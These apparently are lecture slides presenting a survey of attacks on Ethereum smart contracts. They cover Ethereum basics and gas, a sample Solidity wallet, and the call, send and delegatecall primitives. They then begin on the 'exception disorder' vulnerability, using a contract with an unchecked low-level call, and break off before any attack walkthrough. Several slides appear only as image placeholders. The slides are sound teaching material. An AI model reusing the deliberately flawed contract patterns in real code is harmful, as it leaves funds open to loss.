A survey of attacks on Ethereum smart contracts

Nicola Atzei, Massimo Bartoletti, and Tiziana Cimoli

Presenting: David Krongauz

Agenda

- Background on Ethereum smart contracts
- Vulnerabilities
- Attacks

Background on Ethereum Smart Contracts

What is Ethereum?

- Decentralized virtual machine
- Runs programs – contracts
- Turing-complete bytecode language - EVM bytecode
- Usually written in a high-level language: Solidity
- Contracts can transfer ***ether*** to/from users and to other contracts

Transactions

- Actions invoked by external accounts (users)
- Create new contracts
- Invoke functions of a contract
- Transfer *ether* to contracts or to other users

Transactions

- All transactions recorded on the *blockchain*
- Sequence of transactions determines:
  - State of each contract
  - Balance of each user

Miners

- Execution of contracts
- Decentralized network of untrusted peers
- Conflicts resolved by *consensus* protocol
  - Better for a miner to follow than to attack
  - Execution fees paid by users

Deeper Background

Programming Smart Contracts

```
1   contract AWallet{
2       address owner;
3       mapping (address => uint) public outflow;
4
5       function AWallet(){ owner = msg.sender; }
6
7       function pay(uint amount, address recipient) returns (bool){
8           if (msg.sender != owner ||  msg.value != 0) throw;
9           if (amount > this.balance) return false;
10          outflow[recipient] += amount;
11          if (!recipient.send(amount)) throw;
12          return true;
13      }
14  }
```

Programming Smart Contracts

- Functions in contracts can be invoked by users :
  - Transaction must include execution fee (for miners)
  - May include transfer of ether – from caller to contract

Programming Smart Contracts

- Exceptions
  - Cannot be caught
  - Execution stops
  - Fee is lost
  - All side effects – reverted

Programming Smart Contracts

```
1  contract AWallet{
2      address owner;
3      mapping (address => uint) public outflow;
4
5      function AWallet(){ owner = msg.sender; }
6
7      function pay(uint amount, address recipient) returns (bool){
8          if (msg.sender != owner ||  msg.value != 0) throw;
9          if (amount > this.balance) return false;
10         outflow[recipient] += amount;
11         if (!recipient.send(amount)) throw;
12         return true;
13     }
14 }
```

Hashtable of addresses and amount sent to them

Programming Smart Contracts

```
1   contract AWallet{
2       address owner;
3       mapping (address => uint) public outflow;
4
5       function AWallet(){ owner = msg.sender; }
6
7       function pay(uint amount, address recipient) returns (bool){
8           if (msg.sender != owner ||  msg.value != 0) throw;
9           if (amount > this.balance) return false;
10          outflow[recipient] += amount;
11          if (!recipient.send(amount)) throw;
12          return true;
13      }
14  }
```

Constructor

Programming Smart Contracts

```
1  contract AWallet{
2      address owner;
3      mapping (address => uint) public outflow;
4
5      function AWallet(){ owner = msg.sender; }
6
7      function pay(uint amount, address recipient) returns (bool){
8          if (msg.sender != owner ||  msg.value != 0) throw;
9          if (amount > this.balance) return false;
10         outflow[recipient] += amount;
11         if (!recipient.send(amount)) throw;
12         return true;
13     }
14 }
```

Ether is returned to caller

Programming Smart Contracts

```
1   contract AWallet{
2       address owner;
3       mapping (address => uint) public outflow;
4
5       function AWallet(){ owner = msg.sender; }
6
7       function pay(uint amount, address recipient) returns (bool){
8           if (msg.sender != owner ||  msg.value != 0) throw;
9           if (amount > this.balance) return false;
10          outflow[recipient] += amount;
11          if (!recipient.send(amount)) throw;
12          return true;
13      }
14  }
```

No need for exception

Programming Smart Contracts

```
1   contract AWallet{
2       address owner;
3       mapping (address => uint) public outflow;
4
5       function AWallet(){ owner = msg.sender; }
6
7       function pay(uint amount, address recipient) returns (bool){
8           if (msg.sender != owner ||  msg.value != 0) throw;
9           if (amount > this.balance) return false;
10          outflow[recipient] += amount;
11          if (!recipient.send(amount)) throw;
12          return true;
13      }
14  }
```

Checks if *send* succeeds

Execution Fees - Gas

Once I had a love and it was a gas

- Transaction specifies:
  - Gas limit
  - Gas price – *wei* per gas unit
  - Higher gas price → Higher chance of execution by miner
- Transaction Termination:
  - Successful
  - Exception
  - “Out-of-gas” exception

Execution Fees - Gas

- Denial-of-service attack
  - Attacker plans an attack
  - E.g. invoking a time-consuming function
  - Needs lots of gas
  - Market price - attack is too expensive
  - Low price – miners will ignore

Once I had a love and it was a gas

The Mining Process

- Already talked about in previous lectures

Functions

- Function is uniquely identified by a signature

- Signature is passed to the called contract:
  - If matches – jumps to corresponding code
  - Else – jumps to *fallback function*

- Empty signature is passed - jumps to *fallback function*

Vulnerabilities in Smart Contracts

Call to the unknown

- **`call`** - invokes a function and transfers ether to the callee

```
c.call.value(amount)(bytes4(sha3("ping(uint256)")),n);
```

- **`send`** - transfers ether from the running contract to recipient **`r`**

```
r.send(amount)
```

- **`delegatecall`** – like call, only the invocation of the called function is run in the caller environment

```
c.delegatecall(bytes4(sha3("ping(uint256)")),n)
```

Call to the unknown

- Direct call

```
contract Alice {
    function ping(uint)
        returns (uint)
}
```

```
contract Bob {
    function pong(Alice c){
        c.ping(42);
    }
}
```

Exception disorder

- Exception is raised when:
  - The execution runs out of gas
  - The call stack reaches its limit
  - The command **`throw`** is executed

Exception disorder

- Exception handling is not uniform, for example:

```
contract Bob {
    uint x=0;
    function pong(Alice c)
    {
        x=1;
        c.ping(42);
        x=2;
    }
}
```

```
contract Alice {
    function ping(uint)
      returns (uint)
}
```


Exception disorder

- Exception handling is not uniform, for example:

```
contract Bob {
    uint x=0;
    function pong(Alice c)
    {
       x=1;
       c.call.value()(ping_sig… ,5)
       x=2;
    }
}
```


```
contract Alice {
    function ping(uint)
       returns (uint)
}
```

Exception disorder




- Exception


Exception disorder




Exception disorder



Exception disorder




Exception disorder




- Exception

